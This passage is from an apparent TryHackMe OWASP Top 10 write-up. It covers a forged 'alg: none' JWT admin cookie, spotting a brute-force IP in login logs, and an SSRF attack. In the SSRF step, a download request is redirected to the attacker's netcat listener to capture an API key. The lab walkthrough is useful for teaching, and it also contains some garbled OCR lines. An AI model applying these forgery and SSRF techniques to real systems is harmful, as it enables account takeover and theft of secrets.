text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://10.10.107.30:8089/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: jwt-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJlc2VybmFtZSI6IaFkbWluIiwiZXhwIjoxNzE4ODY4NDg2f0==.
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
      }
      .boxinput[type="text"],.boxinput[type="password"]{
        border:0;
        background:none;
        display:block;
        margin:5pxauto;
        text-align:center;
        border:2pxsolid#d59a41;
        padding:14px10px;
        width:200px;
        outline:none;
        color:white;
        border-radius:24px;
        transition:0.5s;
      }
      .boxinput[type="text"]:focus,.boxinput[type="password"]:focus{
        border-color:#A0A0A0;
        width:250px;
      }
      .boxinput[type="text"]:hover,.boxinput[type="password"]:hover{
        border-color:#A0A0A0;
      }
      .boxinput[type="submit"]{
        border:0;
        background:none;
        display:block;
        margin:20pxauto;
        text-align:center;
        border:2pxsolid#d59a41;
        padding:14px40px;
        outline:none;
        color:white;
        transition:0.15s;
        cursor:pointer;
      }
      .boxinput[type="submit"]:focus{
        border-color:#d59a41;
      }
      .boxinput[type="submit"]:hover{
        background:#d59a41;
        border-radius:24px;
      }
      </style>
    </head>
    <body>
      <div class="box">
        <p style="color:chocolate">
          THM{Dont_take_cookies_from_strangers}
        </p>
      </div>
    </body>
  </html>
```

THM{Dont_take_cookies_from_strangers}

SECURITY LOGIN AND MONITORING FAILURES

Security logging and monitoring failures occur when an application or system does not adequately record security-related events or when these logs are not effectively monitored and analyzed. This can lead to undetected breaches, unaddressed vulnerabilities, and an inability to respond promptly to security incidents.

What IP address is the attacker using?

49.99.13.16 ✓ Correct

Inspecting the log file using nano, the attackers Ip was 49.99.13.16. By closely checking the time interval of the number of login by this similar ip made me conclude that this was the attackers ip just
as it can be seen from the image below.

Check for common actions in a short sequence of time.

```
  GNU nano 8.0                        login-logs_1595366583422.qvzC3O6G.txt.part
200 OK           12.55.22.88 jr22          2019-03-18T09:21:17 /login
200 OK           14.56.23.11 rand99        2019-03-18T10:19:22 /login
200 OK           17.33.10.38 afer11        2019-03-18T11:11:44 /login
200 OK           99.12.44.20 rad4          2019-03-18T11:55:51 /login
200 OK           67.34.22.10 bff1          2019-03-18T13:08:59 /login
200 OK           34.55.11.14 hax0r         2019-03-21T16:08:15 /login
401 Unauthorised 49.99.13.16 admin         2019-03-21T21:08:15 /login
401 Unauthorised 49.99.13.16 administrator 2019-03-21T21:08:20 /login
401 Unauthorised 49.99.13.16 anonymous     2019-03-21T21:08:25 /login
401 Unauthorised 49.99.13.16 root          2019-03-21T21:08:30 /login
```

What kind of attack is being carried out?

Brute Force ✓ Correct

A brute-force attack is a method used to gain unauthorized access to accounts by systematically trying all possible combinations of passwords or encryption keys until the correct one is found.
It's a trial-and-error method that can be highly effective if the target uses weak passwords or encryption keys.


SERVER-SIDE REQUEST FORGERY

Server-Side Request Forgery (SSRF) is a vulnerability that occurs when an attacker can manipulate the server into making arbitrary requests on behalf of the server itself. This can be exploited to access
internal systems, perform reconnaissance, or attack other systems.

Explore the website. What is the only host allowed to access the admin area?

localhost ✓ Correct

Trying to access admin panel, I came across this error message that was valualable to me to further my attack surface. The error message can be seen from the image below.




Admin interface only available from localhost!!!

Check the "Download Resume" button. Where does the server parameter point to?

secure-file-storage.com

✓ Correct

Using the burpsuite tool, I intercepted the download request just as shown in the image below. I there the server parameter pointed to secure-file-storage.com.



Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

THM{Hello_Im_just_an_API_key}

✓ Correct

So I fowarded the intercepted request to repeater to modify it to suite my interest.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://10.10.107.30:8087

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
GET /download?server=secure-file-storage.com:8087&id=75482342 HTTP/1.1
Host: 10.10.107.30:8087
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.107.30:8087/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: jwt-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImdlZXN0IiwiZXhwIjoxNzE4ODY4NDg2fQ.sOdnBDKEHO8B2Jc0YTCi7pwWqdvYgm2c96VGZJz8EOc
Connection: keep-alive
```

So right here, I set the server to point back to me (my machine) on my tun0 interface since through this interface I was on the same network with the target.

Request


Pretty Raw Hex

```
GET /download?server=10.9.247.106:4444&id=75482342 HTTP/1.1
Host: 10.10.107.30:8087
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: jwt-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImdlZXN0IiwiZXhwIjoxNzE4ODY4NDg2fQ.sOdnBDKEHO8B2Jc0YTCi7pwWqdvYgm2c96VGZJz8EOc
Connection: keep-alive
```

On local machine (attackers machine) I set my netcat to listen on port 4444 as shown below. Once I had executed the send the request... the respose was pointed to my machine as seen in the image below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.107.30] 34236
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 10.9.247.106:4444
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{Hello_Im_just_an_API_key}
```

TOTHOISOS ISOS FOFUNON!!!



https://tryhackme.com/r/room/owasptop102021

Conclusion

The OWASP Top 10 - 2021 highlights the most critical web application security risks and provides guidance on how to mitigate them. By understanding and addressing these risks, developers can build more secure applications and protect their users' data and privacy. Implementing best practices, regular security reviews, and staying updated with the latest security trends are essential steps in maintaining a secure web environment.